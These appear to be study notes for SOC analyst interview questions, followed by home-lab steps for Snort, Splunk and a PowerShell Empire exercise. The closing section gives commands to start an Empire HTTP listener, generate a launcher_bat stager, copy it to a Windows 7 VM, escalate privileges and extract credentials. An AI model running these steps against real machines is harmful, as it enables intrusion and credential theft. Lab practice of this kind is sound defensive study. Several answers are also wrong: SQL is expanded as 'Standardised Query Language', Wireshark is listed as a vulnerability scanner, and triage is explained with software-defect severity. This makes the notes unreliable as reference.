Let's dive into some SOC Analyst interview questions:

How can you detect SQL injection. What is the most common SQL injection tool?

https://resources.infosecinstitute.com/best-free-and-open-source-sql-injection-tools/#

- ***The most common SQL injection tool is sqlMAP.***
  - ***https://github.com/sqlmapproject/sqlmap***
- ***We can detect SQL injection through a good SQL detection engine through these SQL injection tools. With every new release, these tools are becoming smarter. These tools take the vulnerable URL as a parameter and then start attacking the target. Based on its detection and attack engine, these tools are capable of detecting the type of attack. Can also use pentests first, to detect SQL injection in the database applications***
- ***SQL – stands for Standardised Query Language. Is used to query data from the database server. If injected with malicious intent, can read sensitive information as well as change information in the database.***

Name at least 3 diff Vuln scanners and patterns to identify them.

https://gbhackers.com/best-vulnerability-scanner/

https://www.infosec.gov.hk/english/technical/files/vulnerability.pdf

- ***Wireshark***
  - Scans network data *and there protocols*
- ***Nikto***
  - Performs tests on web servers/websites to understand their functions to identify potential threats and malware presence and to scan different protocols
- ***Nessus***
  - A vulnerability scanner made from professionals to take care of patching, software issues, malware, adware and misconfigurations in systems and applications. Can be used in network devices as well as virtual, physical and cloud infrastructure.
- ***OPENVAS***
  - Looks for IP address and checks for open ports, misconfigurations and vulnerabilities through servers and network devices. A report is generated after each vulnerability scan.

Whats difference between XSS and CSRF? Both are computer security vulnerabilities. *http://www.differencebetween.info/difference-between-xss-and-csrf*

- ***XSS: (Cross-Site Scripting)***
  - ***Injecting malicious scripts into a website.***
  - ***E.G: Creating a malicious link for a user on the website. If the user clicks on the link, their login credentials could be vulnerable/***
- ***CSRF (Cross-Site Request Forgery)***


- ***Takes advantage of a targeted website's trust in a user. Creates malicious requests to the website without the user knowing that there is an attack.***

	XSS	**CSRF**
Full Form	Cross-Site Scripting	Cross-Site Request Forgery
Definition	In XSS, a hacker injects a malicious client side script in a website. This script is added to cause some form of vulnerability to a victim.	It takes advantage of the targeted website's trust in a user. A malicious attack is designed in such a way that a user sends malicious requests to the target website without having knowledge of the attack.
Dependency	Injection of arbitrary data by data that is not validated	On the functionality and features of the browser to retrieve and execute the attack bundle
Requirement of JavaScript	Yes	No
Condition	Acceptance of the malicious code by the sites	Malicious code is located on third party sites
Vulnerability	A site that is vulnerable to XSS attacks is also vulnerable to CSRF attacks	A site that is completely protected from XSS types of attacks is still most likely vulnerable to CSRF attacks.

How would you triage if something is high/med/low severity?

- **https://www.guru99.com/defect-severity-in-software-testing.html**
- **In Software Testing, Defect severity can be categorized into four class**
  - Critical: This defect indicates complete shut-down of the process, nothing can proceed further
  - Major: It is a highly severe defect and collapses the system. However, certain parts of the system remain functional
  - Medium: It causes some undesirable behavior, but the system is still functional
  - Low: It won't cause any major break-down of the system

- **Defect priority can be categorized into three class**
    - Low: The Defect is an irritant but repair can be done once the more serious Defect has been fixed
    - Medium: During the normal course of the development activities defect should be resolved. It can wait until a new version is created
    - High: The defect must be resolved as soon as possible as it affects the system severely and cannot be used until it is fixed



Defect triage is a process that tries to do the re-balancing of the process where the test team faces the problem of limited availability of resources. So, when there are large number of the defect and limited testers to verify them, defect triage helps to try to get as many defect resolved based on defect parameters like severity and priority.

How to determine Defect Triage:

Most systems use priority as the main criteria to assess the defect. However, a good triage process considers the severity as well.

The triage process includes the following steps

- Reviewing all the defects including rejected defects by the team
- Initial assessment of the defects is based on its content and respective priority and severity settings
- Prioritizing the defect based on the inputs
- Assign the defect to correct release by product manager
- Re-directs the defect to the correct owner/team for further action

What is a TCP handshake, describe how SSL works.

- ***TCP Handshake: A process where TCP/IP Network is used to make a connection between a server and a client. This is a three-step process which requires both the client and server to exchange synchronisation and acknowledgement packets before the real data communication process starts.***
- ***SSL: SSL is the standard security technology for establishing an encrypted link between a web server and a browser. This link ensures that all data passed between the web server and browser remain private.***
    - ***When we visit a website that has a form, when we submit information, the information can be intercepted if on an unsecure website. With SSL the browser will form a connection with the webserver, look at the SSL certificate and bind it to our browser and the server. The binding connection is secure so no-one else besides you and the website knows what you're submitting into the browser. Much more secure.***

Whats difference between TCP/UDP/ICMP?

- ***TCP: Transmission Control Protocol***

- ***UDP: User Datagram Protocl***
- ***ICMP: Internet Control Messaging Protocol***

ICMP is a control protocol, meaning that it designed to not carry application data, but rather information about the status of the network itself. The best known example of ICMP in practice is the ping utility, that uses ICMP to probe remote hosts for responsiveness and overall round-trip time of the probe messages.

Both Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) are transportation protocols, they are used to pass the actual data. The main difference between TCP and UDP is that TCP is a connection oriented protocol, it guarantees that all sent packets will reach the destination in the correct order.

UDP, on the other hand, is a connection-less protocol. Communication is datagram oriented, so the integrity is guaranteed only on the single datagram. Datagrams reach destination and can arrive out of order or don't arrive at all. It's generally used for real time communication, where a little percentage of packet loss rate is preferable to the overhead of a TCP connection.

Describe how heartbleed works or describe the POODLE attack.

Heartbleed:The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

1) Create a VM and install Snort in it
https://upcloud.com/community/tutorials/install-snort-ubuntu/

- After the steps if snort doesn't install, install net-tools via sudo apt install net-tools then install snort via sudo apt install snort.
- Check the ifconfig for your ip name first and follow all steps after it. E.G: enp0s3.
- Sudo snort -v -c */etc/snort/snort.conf*

2) Create a VM and install Splunk in it
https://www.splunk.com/en_us/training/videos/installing-splunk-enterprise-on-linux.html

- *dpkg -i splunk…*
- *cd opt/splunk/bin*
- *sudo ./splunk start then ./splunk start –accept-license 10.0.2.15*
- *http://192.168.56.105:8000/ - make sure to run in host only adapter, vboxnet only*

3) Create an Alpine Linux VM
https://www.youtube.com/watch?v=n4VdJgNXTa0
https://www.youtube.com/watch?v=S6J0iqty5ew – main install

- ***Adumbration Passwd: ****…***

- ***Root Passwd: *****...***

4) Place them in a Host-only network together (with an optional additonal NAT interface).
5) Log your normal internet traffic into a PCAP for one or more days.
6) Hook Snort up to Splunk
7) Make sure that Snort is configured to inspect traffic from the Alpine machine.
8) Play your PCAP on the Alpine machine.
9) What do you see? What's interesting?

a) Clone PowerShell Empire to your Kali or Parrot from Gitub if not yet present

- ***Downloads Powershell empire on github***

b) Install it using the install script (be sure to chmod +x) if not yet present

- ***Go to setup and sudo the ./install.sh script***
- ***Start up Powershell Empire by ./empire. If there is an error go back to the setupfolder and run the reset.sh script through sudo***

c) Start PowerShell Empire
d) Start a HTTP based listener
listeners
uselistener http
set name Win7
execute
info or back back to verify if listener is active
e) Verify the listener is active
f) Generate PowerShell empire exploit script
usestager windows/launcher_bat
set Listener Win7
execute
In new terminal window: mv /tmp/launcher.bat /root/Desktop
g) Copy and execute the script in your Windows 7 VM
scp launcher.bat IEUser@192.168.56.104:Desktop
h) Verify that your PowerShell Empire server has a new agent
i) Elevate your permissions to Administrator
j) Extract credentials from the Windows 7 machine
k) Play with the other commands you can now use to control your victim

For terminal, install something like 'terminator', 'gnone-terminal' or 'xterm' or my personal favorite: 'urxvt'

Either through the GUI package manager or using a text only TTY

You can use the '--yes' flag on the installation to automaticially do Y on everything

For Snort, please try to run as sudo or make the file using touch

For the connection:
a) make sure Splunk is running
b) use HTTPS
c) verify no firewall is getting in the way (like iptables)

Hope this helps :)